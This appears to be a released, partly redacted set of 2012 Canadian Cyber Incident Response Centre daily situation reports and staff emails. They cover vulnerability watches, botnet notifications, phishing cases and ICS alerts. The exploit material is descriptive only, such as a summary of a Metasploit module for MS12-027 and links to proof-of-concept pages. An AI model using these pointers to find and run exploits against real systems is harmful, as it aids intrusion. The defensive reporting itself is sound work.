2. McAfee Virtual Technician ActiveX Control GetObject() Vulnerability

A remote user can create HTML that, when loaded by the target user, will execute arbitrary commands on the target user's system. NO CVE. No patch available.
Reference: http://retrogod.altervista.org/9sg_mcafee_vt_adv.htm

3. Google Chrome Multiple Vulnerabilities

Multiple vulnerabilities have been reported, where some have an unknown impact and others can be exploited by malicious people to compromise a user's system. CVE-2011-3078 – 3081 and CVE-2012-1521. An update is available.
Reference: http://googlechromereleases.blogspot.com/2012/04/stable-channel-update_30.html

Threat Watch

1. Microsoft MS12-027 MSCOMCTL ActiveX Buffer Overflow

Threat: Metasploit
Analysis: This Metasploit module exploits a stack buffer overflow in MSCOMCTL.OCX. It uses a malicious RTF to embed the specially crafted MSComctlLib.ListViewCtrl.2 Control as exploited in the wild on April 2012. This Metasploit module targets Office 2007 and Office 2010 targets.
Vulnerability: CVE-2012-0158
Mitigation: A patch is available from Microsoft. http://technet.microsoft.com/en-us/security/bulletin/ms12-027
Reference: http://packetstormsecurity.org/files/112176/MS12-027-MSCOMCTL-ActiveX-Buffer-Overflow.html

Malware and SPAM Reports

NIL

Publicly Reported Compromises

NIL

SCADA/ICS

1. ICS-ALERT-12-116-01 - RuggedCom Weak Cryptography for Password Vulnerability

Reference: http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-12-116-01.pdf

2. ICS-ALERT-12-116-01A - (UPDATE) RuggedCom Weak Cryptography for Password Vulnerability

Reference: http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-12-116-01A.pdf

Noteworthy News

1. VMWare Source Code leaked by Anonymous Hackers

"VMware on Tuesday announced that a single file from its ESX server hypervisor source code has been posted online, and it held out the possibility that more proprietary files could be leaked in the future."
Reference: http://thehackernews.com/2012/04/vmware-source-code-leaked-by-anonymous.html

2. Opinion: Why Anonymous is Important

"For all the mayhem they've caused, much of what "Anonymous" has "done" (I use quotes because there's often [usually?] no way to determine actual perpetrators) is to simply exploit low-hanging fruit, Jericho said, thus erecting worthwhile signposts to cyber security flaws. Anonymous has held up a mirror to our defects. [They've done] nothing really hard. They've just showed us how insecure we are [with regards to] basic Internet hygiene. If they turned up the heat, it would be even worse."
Reference: http://nakedsecurity.sophos.com/2012/04/24/opinion-why-we-need-anonymous-2-0/

3. Unsecure websites to be 'named and shamed'

"Non-profit agency the Trustworthy Internet Movement (TIM) has confirmed plans to publish a list of good and bad websites on how well they utilize web-security. TIM's initial focus will be on the use and implementation of SSL by websites.
Early data suggests that 50% of the almost 200,000 popular websites monitored ran a version of SSL known to be compromised."
Reference: http://www.digitalspy.ca/tech/news/a378355/unsecure-websites-to-be-named-and-shamed.html

4. Operation Greece: Anonymous Hacks Servers at Greece's Finance Ministry

"Anonymous targeted the servers of Greece's Finance Ministry in a protest against government plans to fight tax evasion. The article does not indicate exactly what was done, ie: defacement, DDos, etc…"
Reference: http://www.ibtimes.co.uk/articles/332991/20120425/operation-greece-anonymous-strikes-s-finance-ministry.htm#ixzz1t3FAJWuY

5. Facebook inks deal with McAfee, Symantec, others for free antivirus

"Facebook is launching the Antivirus Marketplace – "… a place on its security page where users can download anti-malware software from McAfee, Norton, Sophos, Trend Micro, and Microsoft for free."
Reference: http://news.cnet.com/8301-1009_3-57421028-83/facebook-inks-deal-with-mcafee-symantec-others-for-free-antivirus/?part=rss&subj=news&tag=title

6. Potentially dangerous security flaw in iOS firmware

"A potentially serious security flaw in iOS firmware may provide hackers a backdoor to access a victim's personal information. With the UDID of an iOS device, a hacker can determine the owner of the device and by reviewing the contact list on the victim's device, correlate the personal information of the owner to do more damage to the victim and his/her contacts."

Reference: http://www.ibtimes.co.uk/articles/333102/20120425/ios-firmware-jailbreak-iphone-security-flaw-udid.htm

7. Backdoor in mission-critical hardware threatens power, traffic-control systems

"In the world of computer systems used to flip switches, open valves, and control other equipment inside giant electrical substations and railroad communications systems, you'd think the networking gear would be locked down tightly to prevent tampering by vandals. But for customers of Ontario, Canada-based RuggedCom, there's a good chance those Internet-connected devices have backdoors that make unauthorized access a point-and-click exercise. That's because equipment running RuggedCom's Rugged Operating System has an undocumented account that can't be modified and a password that's trivial to crack. What's more, researchers say, for years the company hasn't bothered to warn the power utilities, military facilities, and municipal traffic departments using the industrial-strength gear that the account can give attackers the means to sabotage operations that affect the safety of huge populations of people."
Reference: http://arstechnica.com/business/news/2012/04/backdoor-in-mission-critical-hardware-threatens-power-traffic-control-systems.ars

8. ExploitSearch.net

This site, www.exploitsearch.net, is an attempt at cross referencing/correlating exploits and vulnerability data from various sources and making the resulting database available to everyone. Unlike other exploit search engines which are simply custom Google searches, this site actually crawls the source databases/websites and parses the contained data. Once the data is collected and parsed, it is inserted into the www.exploitsearch.net database and becomes available for searching.
Reference: http://exploitsearch.net/about.php

9. Security Experts Warn of Cyber Threats From Iran

"A panel of experts suggested that Iran, which has been resisting mounting international pressure to submit to inspections of its nuclear program, is turning toward cyber attacks as a channel to attack corporate and government entities in the United States, noting the relative ease with which those attacks can be launched against much larger adversaries."
Reference: http://www.csoonline.com/article/705190/security-experts-warn-of-cyber-threats-from-iran

10. Fake "Security Update KB971033" Emails Point to Malicious Sites

"A phishing email, purported to be from Microsoft, is circulating – luring people to click an update link by poking at people's malware insecurity, to update and protect.

Email subject: Subject: Security update KB971033 has been released.

Email sample can be viewed by using the reference link included in this news notification."
Reference: http://www.hoax-slayer.com/microsoft-anti-spoofing-update-scam.shtml

11. Oracle databases vulnerable to injected listeners

"In the April 2012 Oracle patch day, Oracle said that a critical hole in the Oracle database had been fixed. The fix is for the yet unreleased Oracle 12, and all current installations in production use do not have a patch."
Reference: http://www.h-online.com/security/news/item/Oracle-databases-vulnerable-to-injected-listeners-1563150.html
Proof of Concept: http://seclists.org/fulldisclosure/2012/Apr/204

12. Conficker camouflages new Windows infections

"Windows PCs infected with Conficker are more likely to be compromised by other malware because the worm masks those secondary infections and makes those machines easier to exploit, a security expert said.That's the biggest reason why Conficker, although crippled and seemingly abandoned by its makers, remains a threat and should be eradicated, said Rodney Joffe, senior technologist at Neustar and a cybersecurity adviser to the White House. Virginia-based Neustar is an information and analytics provider, and one of the corporate members of the Conficker Working Group (CWG), which has been "sinkholing" the Conficker botnet for more than two years. "We're pretty sure that [other malware] is using Conficker for cover," Joffe said in an interview Friday. "When we find a machine [harboring Conficker], we usually find that it's been infected by other methods as well."
Reference:
http://www.computerworld.com/s/article/9226697/Down_but_not_out_Conficker_camouflages_new_Windows_infections?taxonomyId=16

13. What you need to know about CISPA

"The U.S. House of Representatives last week passed the controversial Cyber Intelligence Sharing and Protection Act despite opposition from privacy advocates, lawmakers and even the White House, which threatened to veto the bill if it lands on the president's desk in its current form.
Here's what you need to know about CISPA.
What is CISPA? CISPA is short for the Cyber Intelligence Sharing and Protection Act (H.R. 3523). U.S Reps. Mike J. Rogers (R-Mich.) and C.A. Dutch Ruppersberger (D-Md.) introduced the bill in the House in November. The bill is designed to bolster cybersecurity by enabling better information sharing between Internet companies and the government. An amended version of the bill passed the House by a 248-168 vote Thursday."
Reference:
http://www.computerworld.com/s/article/9226684/FAQ_What_you_need_to_know_about_CISPA?taxonomyId=70

From: Turbide, Frank
Sent: Friday, June 08, 2012 9:37 AM
To: CYBERDO
Cc: Clow, Patrick; Beaudoin, Luc
Subject: FW: [redacted]

FYI, I'll go over what we've sent him already... [redacted]

-----Original Message-----
From: [redacted]
Sent: June-08-12 8:30 AM
To: Turbide, Frank
Subject: [redacted]

Good morning Frank,

[redacted]

From: Beaudoin, Luc
Sent: Friday, June 08, 2012 10:34 AM
To: Turbide, Frank; CYBERDO
Cc: Clow, Patrick
Subject: RE: [redacted]

[redacted]

Easier said than done. [redacted]

Luc Beaudoin, P.Eng, MSc, MBA
Chief Cyber Operations | Chef des opérations cybernétiques Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-9949 Facsimile | Télécopieur +1 613-991-3574 luc.beaudoin@ps-sp.gc.ca PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Turbide, Frank
Sent: June-08-12 9:37 AM
To: CYBERDO
Cc: Clow, Patrick; Beaudoin, Luc
Subject: FW: [redacted]

FYI, I'll go over what we've sent him already... Looks like they've decided or gaging to rebuild.

-----Original Message-----
From: [redacted]
Sent: June-08-12 8:30 AM
To: Turbide, Frank
Subject: [redacted]

Page 504

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Turbide, Frank
Sent: Sunday, June 10, 2012 11:36 PM
To: [redacted]
Cc: CYBERDO
Subject: RE: Emailing: [redacted]

Hi Jean,

Sorry I only had a look at my email this evening. If you feel that something has to be addressed urgently please don't hesitate to contact the Cyber duty office.

[redacted]

Fank

-----Original Message-----
From: [redacted]
Sent: June-08-12 11:36 PM
To: Turbide, Frank
Subject: Emailing: [redacted]

Frank,

[redacted]

What do you make out of it?

Thanks,

[redacted]
The message is ready to be sent with the following file or link attachments:

[redacted]

[redacted]

From: Turbide, Frank
Sent: Monday, June 11, 2012 11:53 AM
To: CYBERDO; Moore, Bruce
Subject: CE12-02786 comms with since May 29, 2012
Attachments:

Bruce,

Over and above what we discussed this morning, about the June 3rd email (see attached) subject: I left two voice messages on his office phone where I asked for header info and recipient lists. He never responded directly about it.

Frank

Page 507

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From:
Sent: Friday, June 08, 2012 1:36 PM
To: Turbide, Frank
Subject: Re:

Sure

----- Original Message -----
From: Turbide, Frank [mailto:Frank.Turbide@ps-sp.gc.ca]
Sent: Friday, June 08, 2012 11:33 AM
To:
Subject: RE:

Hi can you send me your fax number please?

-----Original Message-----
From:
Sent: June-08-12 8:30 AM
To: Turbide, Frank
Subject:

Good morning Frank,

From:
Sent: Friday, June 08, 2012 11:36 PM
To: Turbide, Frank
Subject: Emailing:
Attachments:

Frank,

What do you make out of it?

Thanks,

The message is ready to be sent with the following file or link attachments:

From: Frank.Turbide@ps-sp.gc.ca
Sent: Friday, June 08, 2012 9:57 AM
To: [redacted]
Subject: RE: Will call you back shortly

Ok

-----Original Message-----
From: [redacted]
Sent: June-08-12 9:56 AM
To: Turbide, Frank
Subject: Will call you back shortly

[redacted]

From: Frank.Turbide@ps-sp.gc.ca
Sent: Monday, June 11, 2012 8:32 AM
To:
Subject:

-----Original Message-----
From:
Sent: June-11-12 8:28 AM
To: Turbide, Frank
Subject: Re:

----- Original Message -----
From: Turbide, Frank [mailto:Frank.Turbide@ps-sp.gc.ca]
Sent: Monday, June 11, 2012 06:18 AM

-----Original Message-----
From:
Sent: June-11-12 7:52 AM
To: Turbide, Frank
Subject: Re: Emailing:

Yes we are,

----- Original Message -----
From: Turbide, Frank [mailto:Frank.Turbide@ps-sp.gc.ca]
Sent: Monday, June 11, 2012 05:36 AM
To:

-----Original Message-----
From:
Sent: June-11-12 12:40 AM
To: Turbide, Frank
Subject: Re: Emailing:

No problem Frank,

I was able to open with the latest version of [redacted]

Nothing urgent

----- Original Message -----
From: Turbide, Frank [mailto:Frank.Turbide@ps-sp.gc.ca]
Sent: Sunday, June 10, 2012 09:36 PM
To: [redacted]
Cc: CYBERDO [redacted]
Subject: RE: Emailing: [redacted]

Hi [redacted]

Sorry I only had a look at my email this evening. If you feel that something has to be addressed urgently please don't hesitate to contact the Cyber duty office.

As for the packet capture file unfortunately neither [redacted] will open that file format. Is there any way you can save as a standard [redacted]

Fank

-----Original Message-----
From: [redacted]
Sent: June-08-12 11:36 PM
To: Turbide, Frank
Subject: Emailing: [redacted]

Frank,

[redacted]

What do you make out of it?

Thanks,

[redacted]

Page 513

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: Turbide, Frank
Sent: Monday, June 11, 2012 11:56 AM
To: CYBERDO; Moore, Bruce
Subject: CE12-02786 - Missed one
Attachments: RE: Shipping services e-mail phishing; CE12-002786

Found my response re the June 3rd phishing related email and the indicator email.

From: Turbide, Frank
Sent: Sunday, June 03, 2012 4:20 PM
To: [redacted]
Cc: CYBERDO
Subject: RE: Shipping services e-mail phishing

Hi [redacted]

Can you provide me with the email header? I can look this up on our side tomorrow morning.

More importantly, did anyone click on the link? Can you tell if and how many individuals received the email?

Was the sender spoofed to be from yours or a related organisation?

Cheers,

Frank

From: [redacted]
Sent: June-03-12 12:39 PM
To: Turbide, Frank
Subject: Shipping services e-mail phishing

Frank,

I am sure you are seeing lots of these being reported, here is one we picked up last week

Page 516

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Turbide, Frank
Sent: Wednesday, May 30, 2012 10:13 AM
To: [redacted]
Cc: CYBERDO
Subject: CE12-002786

Hi [redacted]

As per our conversation last night, if you can, please [redacted]

Cheers,

Frank Turbide
Technical Services | Services techniques
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
P/T: 613-991-7751
F/T: 613-991-3574

From:
Sent: Monday, June 25, 2012 11:16 AM
To: Cybertech (PS/SP)
Cc: CYBERDO (PS/SP)
Subject:

Subject: New malware files received from

From: Turbide, Frank
Sent: Thursday, June 28, 2012 10:02 AM
To: CYBERDO
Cc: Moore, Bruce
Subject: CE12-2786 - Third party forensic report - PROTECTED B
Attachments: [redacted]

PROTECTED B

This report was provided in confidence by [redacted]

Frank

CCIRC
Canadian Cyber Incident Response Centre

Daily Situation Report

BUILDING A **SAFE** AND **RESILIENT CANADA**

****
Date: 16 May 2012
CYBERDO: Sandra
****

[FOUO] NEW EVENTS:

1. Title: CE12-002967 [Mailbox full spam hosted on Google Docs]
- Summary:
  CCIRC has received a report of a mail-spam, requesting the recipient to complete a webform to update their mailbox and increase their account.
  URL:
  [redacted]
  Web form is offline, by Google.
- Action/Decision:
  - A. Item: Responded to reporter (federal department) and CCed CTEC. Advised them that the link if offline (by Google) and to review weblogs for successful connections and force password resets for affected clients.
  - Owner: Sheldon
  - Status: Closed


2. Title: CE12-002970 [[redacted] report Flashback notification]
- Summary:
  [redacted] notifications to multiple organizations. Hosts within these organizations were infected with Flashback botnet malware.
  Federal:1
  Provincial:3
  Telecom:58
  Energy:5
  Healt:3
  Academia(all):28
- Action/Decision:
  - A. Item: Notifications sent to IT security or technical contacts in the following organizations:
  - Owner: Steve
  - Status: Active

3. Title: CE12-002971 [Rogers phishing]

- Summary:

  CCIRC has received notification of a phish targeting a Canadian telco. The phish tries to trick victims into logging into their Rogers Yahoo email.

  Phish details:




- Action/Decision:
  - A. Item: Notification has been issued to: Telco, Internet Identity, and APWG
  - Owner: Sheldon
  - Status: Closed

[FOUO] PREVIOUSLY REPORTED EVENTS - UPDATE:

1. Title: CE12-002959 

- Update:



- Action/Decision:
  - A. Item: 
  - Owner: Bruce
  - Status: Active

[FOUO] ACTIVITIES:NIL

[FOUO] INTERNATIONAL PARTNERS: NIL

1. Item Description: **ICS-CERT ADVISORY:ICSA-12-136-01P - Gas Pipeline Sector Cyber Intrusion Campaign Indicators and Mitigations**
   This advisory is a follow-up to the updated alert titled ICS-ALERT-12-089-01BP--Gas Pipeline Sector Cyber Intrusion Campaign that was posted to the [redacted] on May 3, 2012.
   [redacted]
2. Item Description: **ICS-ALERT-12-136-01 - WonderWare SuiteLink Unallocated Unicode String**

Reference: http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-12-136-01.pdf

CYBER ENVIRONMENT SCANNING:

Websites	**Checked**
Malicious Activities and Incident Reports :	**(Y/N)**
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	N
ShadowServer Reports – previous day activity	N
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	Y
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	Y
XSSED (http://xssed.com/archive/special=1)	Y
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	Y
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	Y
http://blogs.technet.com/b/msrc/	Y
http://isc.sans.org	Y
http://news.softpedia.com/cat/Security/	Y
http://www.zerodayinitiative.com/advisories/published/	Y
http://nakedsecurity.sophos.com/	Y
http://community.websense.com/blogs/securitylabs/	Y
http://www.h-online.com/security/	Y
http://www.net-security.org/	Y
http://www.securiteam.com/	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
News and Trends:	
http://threatpost.com/	Y
http://blog.trendmicro.com/	Y
SANS (http://isc.incidents.org/)	Y

Sucuri Blog (http://blog.sucuri.net/) Y
F-Secure (http://www.f-secure.com/weblog/) Y
Topix News (http://www.topix.net/tech/computer-security) Y
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security) Y
Sophos Blog (http://nakedsecurity.sophos.com/) Y
http://seclists.org/isn/ Y
****

PUBLICATIONS: NIL

VULNERABILITY WATCH:

1. Item Description: **Google Addresses 20 Security Holes in Chrome 19**
A remote user can create crafted content that, when loaded, will execute arbitrary code on the target system. The code will run with the privileges of the target user. Multiple CVEs. Patch Available.
- Reference: http://googlechromereleases.blogspot.ca/2012/05/stable-channel-update.html

2. Item Description: **Apple QuickTime Multiple Vulnerabilities**
A remote user can cause arbitrary code to be executed on the target user's system. 17 CVEs included. A vendor patch is available.
- Reference: http://secunia.com/advisories/47447/

3. Item Description: **Real Player Multiple Vulnerabilities**
Item Description: Real Player Multiple Vulnerabilities – Vulnerabilities in the media parser and in the handling of MP4 which can be leveraged to allow for remote code execution in the context of the user. CVE-2012-1904, 2406, 2411. A vendor patch is available.
- Reference: http://service.real.com/realplayer/security/05152012_player/en/

THREAT WATCH: NIL

UTILITIES/REPORTS/TIPS:

1. Item Description: **Symantec Internet Security Threat Report, Volume 17**
The Internet Security Threat Report provides an overview and analysis of the year in global threat activity. The report is based on data from the Global Intelligence Network, which Symantec's analysts use to identify, analyze, and provide commentary on emerging trends in attacks, malicious code activity, phishing, and spam. Here are some highlights from the threat landscape of 2011:

- Symantec blocked a total of over 5.5 billion malware attacks in 2011, an 81% increase over 2010.
- Web based attacks increased by 36% with over 4,500 new attacks each day.
- 403 million new variants of malware were created in 2011, a 41% increase of 2010.
- SPAM volumes dropped by 13% in 2011 over rates in 2010.
- 39% of malware attacks via email used a link to a web page.

Mobile vulnerabilities continued to rise, with 315 discovered in 2011.

- Reference: http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_2011_21239364.en-us.pdf

CYBER NEWS:

1. Item Description: **Cyber Espionage & Strategic Web Compromises – Trusted Websites Serving Dangerous Results**

In the last year, attackers engaged in cyber espionage have increasingly turned to the web to distribute their malware via drive-by exploits. The idea of distributing malware via drive-by exploits is not new at all. Internet users are constantly at risk from a daily barrage of exploits across the web as a result of mass SQL injections, malicious advertisements, stored cross site scripting (XSS), compromised web servers, etc. In most cases the miscreant's goal is to serve malicious exploits to as many people as possible from as many locations as they can. This is where the advanced attackers engaged in cyber espionage campaigns tend to set themselves apart from the others and narrow their focus through what we call *strategic web compromises.*

The goal is not large-scale malware distribution through mass compromises. Instead the attackers place their exploit code on websites that cater towards a particular set of visitors that they might be interested in…

Eploit de jour: Oracle Java (CVE-2012-0507) and Adobe Flash(CVE-2012-0779)

- Reference: http://blog.shadowserver.org/2012/05/15/cyber-espionage-strategic-web-compromises-trusted-websites-serving-dangerous-results/

2. Item Description: **Poison Ivy trojan spreading across Skype**

Last night, a friend of mine surprisingly messaged me at 6:33 AM on Skype, with a message pointing to what appeared to be a photo site with the message "hahahahaha foto" and a link to hxxp://random_subdomain.photalbum.org

What was particularly interesting is that he created a group, and was basically sending the same message to all of his contacts. Needless to say, the time has come for me to take a deeper look, and analyze what appeared to be a newly launched malware campaign using Skype as propagation vector.

...

Hijacked trusted and legitimate Skype accounts are invaluable from a social engineering perspective. Trust is vital, even novice end users know it. If the cybercriminals were to automatically register thousands of bogus accounts, they would attempt to only target users who allow the receiving of messages from users who are NOT on their contact list. Although millions of Skype users continue receiving these messages, the majority of successful malware campaigns using Skype as propagation vector, tend to involve trusted and compromised Skype accounts in an attempt to increase the probability of a successful infection.

- Reference: http://blog.webroot.com/2012/05/15/poison-ivy-trojan-spreading-across-skype/

3. Item Description: **Zeus P2P Variant Exploits Trusted Brands to Steal Debit Card Data**

We've recently discovered a series of attacks being carried out by a P2P variant of the Zeus platform against some of the internet's leading online services and websites. The attacks are targeting users of Facebook, Google Mail, Hotmail and Yahoo – offering rebates and new security measures. The scams exploit the trust relationship between users and these well-known service providers, as well as the Visa and MasterCard brands, to steal users' debit card data.

- Reference: http://www.trusteer.com/blog/zeus-p2p-variant-exploits-trusted-brands-steal-debit-card-data

****

[FOUO] GENERAL INFORMATION:

[redacted]

****

- Only the Vulnerability Watch, Threat Watch and Cyber News sections are publicly releasable;

- This daily report was reviewed and approved by:

****

Daily Situation Report

****
Date: Apr, 18 2012
CYBERDO: Sandra
****

[FOUO] EVENTS:

1. Title: CE12-002791 [Canadian domain providing C&C funactionality for ZeuS botnet]

Summary: CCIRC observed that a Canadian host was listed by the ZeuS Tracker website as a hijacked webserver providing command & control functionality for the ZeuS botnet.
IP Address:
Action taken:Deactivation request sent to the hosting ISP advising that if activity from this host is not curtailed, their IP address or domain could be added to various block lists resulting in reduced legitimate traffic to their server/website. (RCMP cc'd)-Owner: Bruce
-Owner: Bruce
-Status: Active

2. Title: CE12-002793 [Flashback Notifications]

notifications to multiple organizations. Hosts within these organizations were infected with Flashback botnet malware. Total unique IP addresses represented in this report was 3,282.
Notifications sent to IT security or technical contacts in the following organizations:
Provincial: 2
Telecom: 37
Transportation: 1 company
Natural Resources: 1 company
Health: 2 organizations
Academia: 31
2 Colleges:
1 School Board:
Other Institutions: 1 Media company
-Owner: Bruce
-Status: Closed

3. Title: CE12-002794 [redacted]

Summary: site used to paste code to launch attack on website; [redacted]
Action taken: sent notification to webhost.
-Owner: Sandra
-Status: Active

4. Title: CE12-002795 [Ransomeware - MBR and full HDD encryption
Summary: New variants of ransomeware have emerged:
Encrypts completed HDD (all files) and leaves a TXT file with instructions on how to recover HDD. MBR encryption with instruction to contact an individual and pay for a decryption code.
-Owner: Sheldon
-Status: Active

5. Title: CE12-002786 [Briefings on Current Activity for O&G and Pipeline Sectors]
Summary: ICS-CERT preparing to brief their Oil/Gas & Pipelines information sharing groups regarding cyber incidents targeting the North American petroleum pipeline industry. ICS-CERT is working with the owners of the data to be able to include Canadian participation in these briefings.
Update: Teleconference scheduled [redacted] purpose of this call is to determine a path forward in working the incident with Canadian Utility 1 and coordination with CCIRC.
-Owner: Bruce
-Status: Active

6. Title: CE12-002766 [Zeus IPs - Notification]
Summary Email from the [redacted] containing a list of Canadian computers infected with the ZeuS Trojan. This information was obtained from a server in Belarus containing a ZeuS config file [redacted] examined this file and discovered that PC's from 40 countries were infected.
Update: There are only two Canadian IPs identified. Notifications sent to 2 ISP's
-Owner: Bruce
-Status: Closed

[FOUO] INTERNATIONAL PARTNERS:

[redacted]

-

CYBER ENVIRONMENT SCANNING:

Websites	**Checked**
Malicious Activities and Incident Reports :	**(Y/N)**
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	N
ShadowServer Reports – previous day activity	N
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	Y
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	Y
XSSED (http://xssed.com/archive/special=1)	Y
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	Y
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	Y
http://blogs.technet.com/b/msrc/	Y
http://isc.sans.org	Y
http://news.softpedia.com/cat/Security/	Y
http://www.zerodayinitiative.com/advisories/published/	Y
http://nakedsecurity.sophos.com/	Y
http://community.websense.com/blogs/securitylabs/	Y
http://www.h-online.com/security/	Y
http://www.net-security.org/	Y
http://www.securiteam.com/	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
News and Trends:	
http://threatpost.com/	Y
http://blog.trendmicro.com/	Y
SANS (http://isc.incidents.org/)	Y
Sucuri Blog (http://blog.sucuri.net/)	Y
F-Secure (http://www.f-secure.com/weblog/)	Y
Topix News (http://www.topix.net/tech/computer-security)	Y
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security)	Y
Sophos Blog (http://nakedsecurity.sophos.com/)	Y
http://seclists.org/isn/	Y

****

PUBLICATIONS: NIL

VULNERABILITY WATCH:

1. Item Description: OpenVMS update for Secure Web Server - multiple vulnerabilities in the Open Virtual Memory System, where one has unknown impacts and others can be exploited by malicious people to disclose system and potentially sensitive information, bypass certain security restrictions, cause a DoS (Denial of Service), and compromise a vulnerable system. This addresses 30 CVEs dating as far back as 2006.

- Reference: http://secunia.com/advisories/48802/

2. Item Description: Oracle patch day addresses 88 vulnerabilities - One of the patches affects a series of vulnerabilities in the Java JRockit VM with a CVSS Base Score of 10.0 – this is the highest possible level of vulnerability in the Common Vulnerability Scoring System. Oracle also closed holes with a CVSS score of 9.0 in Grid Engine and the Windows version of the database component Spatial (in non-Windows versions the vulnerability score of this flaw is 6.5). This patch release addresses a total of 88 CVEs

THREAT WATCH: NIL

CYBER NEWS:

1. Item description: DOE Lab Releases Open Source Attack Intelligence Tool.
Pacific Northwest National Laboratory is building out and offering up a tool that drills down into the processes and apps employed by the bad guys
Reference: missing.

****


[FOUO] GENERAL INFORMATION:

****

- Only the Vulnerability Watch, Threat Watch and Cyber News sections are publicly releasable;

- This daily report was reviewed and approved by:

****



CCIRC
Canadian Cyber Incident Response Centre

Daily Situation Report

BUILDING A **SAFE** AND **RESILIENT CANADA**

****
Date: 28 May 2012
CYBERDO: Gregg
****

[FOUO] NEW EVENTS: NIL

1. Title: CE12-003019 [OpNewSon - DDoS from Anonymous - 25 May 2012]
- Summary: Notice of planned DDoS attack. Open source reports indicte that Operation New Son is being planned for Friday (25 May). the operation calls for online attacks against targeted organizations in the form of DDoS attacks and the leaking of classified data. Proposed targets were multiple international corporations

- Action/Decision:
  A. Item:
  - Owner: Gregg
  - Status: Active

2. Title: CE12-003026 [redacted] Listed on Pastebin]
- Summary: CCIRC observed on pastebin a leak related to contact information for a university.

- Action/Decision:
  A. Item: Notification sent to the university
  - Owner: Gregg
  - Status: Closed/Active

[FOUO] PREVIOUSLY REPORTED EVENTS - UPDATE: NIL

[FOUO] ACTIVITIES: NIL

Canada

[FOUO] INTERNATIONAL PARTNERS:

1. Item Description: ICS-TIP-12-146-01 - Cyber Intrusion Mitigation Strategies
   http://www.us-cert.gov/control_systems/pdf/ICS-TIP-12-146-01.pdf

2. Item Description: ICSA-12-146-01 - RuggedCom Weak Cryptography for Password Vulnerability
   http://www.us-cert.gov/control_systems/pdf/ICSA-12-146-01.pdf

3. [redacted]

CYBER ENVIRONMENT SCANNING:

Websites	**Checked**
Malicious Activities and Incident Reports :	**(Y/N)**
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	N
ShadowServer Reports – previous day activity	N
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	Y
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	Y
XSSED (http://xssed.com/archive/special=1)	Y
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	Y
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	Y
http://blogs.technet.com/b/msrc/	Y
http://isc.sans.org	Y
http://news.softpedia.com/cat/Security/	Y
